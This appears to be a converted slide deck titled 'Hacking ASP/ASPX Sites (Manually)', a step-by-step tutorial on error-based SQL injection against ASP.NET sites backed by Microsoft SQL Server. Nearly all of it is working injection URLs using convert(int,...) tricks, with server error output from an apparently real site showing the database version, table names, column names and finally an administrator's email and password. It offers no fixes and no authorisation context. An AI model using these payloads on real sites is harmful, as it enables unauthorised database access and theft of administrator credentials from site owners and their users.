


HACKING ASP/ASPX SITES

-- (MANUALLY) --



Chetan Soni

Cyber Security Expert & Penetration Tester

chetansoni@live.com

ASPX Injection is also similar to PHP based SQL Injection.

But here, we don't use queries that contain order by, union select etc.

Instead, we will cheat the server to respond with the information we needed.

It is an error based **injection technique**. We will get the information in the form of **errors**.

Find Out A Vulnerable Link

First, we need find out a vulnerable asp/aspx link which looks like

<http://www.vulnerablesite.com/index.aspx?id=10>

CHECKING FOR VULNERABILITY

As in the PHP based injection, we will test for the vulnerability by adding a single quote at the end of the URL.

<http://www.vulnerablesite.com/gallery.aspx?id=10'>

If it gives an error similar to the following, then our site is vulnerable to sql injection.

To check the error just type apostrophe at the end of the vulnerable URL

`http://website.org/search.aspx?txt=EDIT'`

← [Redacted] /topic.aspx?txt=EDIT'

Server Error in '/' Application.

*Unclosed quotation mark after the character string 'EDIT'.
Incorrect syntax near 'EDIT'.*

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string 'EDIT'.
Incorrect syntax near 'EDIT'.

Source Error:

```
Line 127:  
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)  
Line 129:         i3 = datacmd3.Fill(ds3)  
Line 130:         Dim ts3 As String  
Line 131:         ts3 = ""
```

Source File: C:\vhosts\[Redacted]\httpdocs\MainMaster.master **Line:** 129

Stack Trace:

To check that whether the site is vulnerable or not just type
“having 1=1--“at the end of the URL.

<http://website.org/search.aspx?txt=EDIT' having 1=1-->



Server Error in '/' Application.

Column 'pp_main_topic.pdata_id' is invalid in the select list because it is not contained in either an aggregate function clause.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Column 'pp_main_topic.pdata_id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Source Error:

```
Line 127:  
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)  
Line 129:         i3 = datacmd3.Fill(ds3)  
Line 130:         Dim ts3 As String  
Line 131:         ts3 = ""
```

**IF IT SHOWS ERROR,
THEN IT MEANS, THE
SITE IS VULNERABLE**

Source File: C:\hosts\... \httpdocs\MainMaster.master **Line:** 129


Stack Trace:

In asp/aspx based injections, we need not find out the number of columns or the most vulnerable column.

We will directly find out the table names, column names and then we will extract the data.

Finding Version

[http://website.org/search.aspx?txt=EDIT' and 1=convert\(int,@@version\)--](http://website.org/search.aspx?txt=EDIT' and 1=convert(int,@@version)--)



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64) Jun 28 2012 08:36:30 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64) Jun 28 2012 08:36:30 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\whosts\www\httpdocs\MainMaster.master **Line:** 129

Stack Trace:

To know the DATABASE NAME

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,db_name())--

← [redacted] /topic.aspx?txt=EDIT' and 1=convert(int,db_name())--

Server Error in '/' Application.

DATABASE NAME

Conversion failed when converting the nvarchar value '[redacted]' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value '[redacted]' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\vhosts\[redacted]\httpdocs\MainMaster.master **Line:** 129

Stack Trace:

Finding Username

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,user_name())--

← [Redacted] /topic.aspx?txt=EDIT' and 1=convert(int,user_name())--

Server Error in '/' Application.

USERNAME

Conversion failed when converting the nvarchar value 'dbo' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'dbo' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\hosts\ [Redacted] \httpdocs\MainMaster.master **Line:** 129

Stack Trace:

FINDING OUT THE TABLE NAMES

In this code, it retrieves the first table name from the database.

As in windows server it can not convert character value into data type.

so we will get an error as shown in the next slide from which we can get the first table name.

Finding Table Names

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables))--

← [redacted] /topic.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables))--

Server Error in '/' Application.

TABLE NAME

Conversion failed when converting the nvarchar value 'pp_category' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'pp_category' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\vhosts\ [redacted] \httpdocs\MainMaster.master **Line:** 129


Stack Trace:

But this may not be the desired
table for us.

So we need to find out the next
table name in the database.

Finding 2nd Table Name

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category')))--`



Server Error in '/' Application.

 **2nd TABLE NAME**

Conversion failed when converting the nvarchar value 'pp_admin_tb' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'pp_admin_tb' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\vhosts\ [redacted] \httpdocs\MainMaster.master **Line:** 129

Stack Trace:

Finding 3rd Table Name

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category','pp_admin_tb')))--`

`http://website.org/topic.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category','pp_admin_tb')))--`

Server Error in '/' Application.

3rd TABLE NAME

Conversion failed when converting the nvarchar value 'pp_ans_tb' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'pp_ans_tb' to data type int.

Source Error:


```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\vhosts\...httpdocs\MainMaster.master **Line:** 129

Stack Trace:

Finding 4th Table Name

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category','pp_admin_tb','pp_ans_tb')))--`



Server Error in '/' Application.

 **4th TABLE NAME...**

Conversion failed when converting the nvarchar value 'pp_comment' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'pp_comment' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\hosts\ [redacted] \httpdocs\MainMaster.master **Line:** 129

Stack Trace:


FINDING OUT THE COLUMNS

Now we got the admin table
named as “pp_admin_tb”.

So we need to find out the
columns now.

Finding Column Name

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='pp_admin_tb'))--`



Server Error in '/' Application.

FIND COLUMN NAME

Conversion failed when converting the nvarchar value 'adminsigh_id' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'adminsigh_id' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```


Source File: C:\vhosts\[redacted]\httpdocs\MainMaster.master **Line:** 129

Stack Trace:

If the **first column** is not related to our desired column names, then try to find next column name by the same method as we get table name.

Finding Column name Fields

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='pp_admin_tb' and column_name not in('adminsigin_id')))--`



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'email_id' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'email_id' to data type int.

Source Error:

```
Line 127:  
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)  
Line 129:         i3 = datacmd3.Fill(ds3)  
Line 130:         Dim ts3 As String  
Line 131:         ts3 = ""
```

Source File: C:\hosts\ [redacted] \httpdocs\MainMaster.master **Line:** 129

Stack Trace:

Finding Next Column Field Name

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='pp_admin_tb' and column_name not in('adminsign_id','email_id')))--`



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'password' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'password' to data type int.

Source Error:

```
Line 127:
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)
Line 129:         i3 = datacmd3.Fill(ds3)
Line 130:         Dim ts3 As String
Line 131:         ts3 = ""
```

Source File: C:\hosts\...httpdocs\MainMaster.master **Line:** 129

Stack Trace:

EXTRACTING THE DATA

After finding out all the columns, we need to extract the data such as user names and passwords.

Extracting the Username information

`http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 email_id from pp_admin_tb))--`

← `http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 email_id from pp_admin_tb))--`

Server Error in '/' Application.

Conversion failed when converting the nvarchar value '`XXXXXXXXXX@gmail.com`' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value '`XXXXXXXXXX@gmail.com`' to data type int.

Source Error:

```
Line 127:  
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)  
Line 129:         i3 = datacmd3.Fill(ds3)  
Line 130:         Dim ts3 As String  
Line 131:         ts3 = ""
```

Source File: C:\vhosts\website.org\wwwroot\docs\MainMaster.master **Line:** 129

Stack Trace:

Extracting the Password information

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 password from pp_admin_tb))--

← [redacted] topic.aspx?txt=EDIT' and 1=convert(int,(select top 1 password from pp_admin_tb))--

Server Error in '/' Application.

Conversion failed when converting the nvarchar value '[redacted]@123' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value '[redacted]@123' to data type int.

Source Error:

```
Line 127:  
Line 128:         Dim datacmd3 As New SqlDataAdapter(querystring3, con3)  
Line 129:         i3 = datacmd3.Fill(ds3)  
Line 130:         Dim ts3 As String  
Line 131:         ts3 = ""
```

Source File: C:\vhosts\ [redacted] \httpdocs\MainMaster.master **Line:** 129

Stack Trace:

😊 THANK YOU 😊

CHETAN SONI

Cyber Security Expert & Penetration Tester

Email - *chetansoni@live.com*

Skype - *iamchetansoni*

Website - *www.chetansonisecurityspecialist.com*